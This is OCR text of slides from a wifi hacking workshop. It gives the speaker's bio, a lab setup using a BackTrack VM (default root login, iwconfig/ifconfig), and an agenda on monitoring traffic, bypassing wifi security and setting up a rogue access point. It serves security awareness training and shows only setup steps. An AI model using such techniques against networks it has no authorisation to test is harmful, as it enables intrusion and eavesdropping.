Wifi Hacking Workshop

Ken Sipe

About Speaker


http://kensipe.blogspot.com/
http://del.icio.us/kensipe
twitter: @kensipe
ken.sipe@gmail.com

Developer: Embedded, C++, Java, Groovy, Grails, C#, Objective C
Speaker: JavaOne 2009 Rock Star, NFJS, JAX
Microsoft MCP
Sun Certified Java 2 Architect
Master of Scrums
Agile Coach
Instructor: VisiBroker CORBA
Rational Rose, OOAD

Workshop Requirements

- VMWare Player
- 2GB + disk space
  - Back Track 5 R2
    - BT5R2-GNOME-VM-32
- Wifi Adaptor

- Raise Awareness
- Security




Agenda


- Wifi Hacking Setup
- Monitoring Traffic
- By-Passing Security
- Setting up an AirBase

Lab1: Setting Up and Test

Install Back Track




- Login
  - usr: root
  - pw: toor
- Start xwindows
  - >startx




- Connect ALFA device
  - make sure it is associated with the vm


- Configure wireless
  - iwconfig



- ifconfig wlan0 up
- ifconfig wlan0
- note: mac address

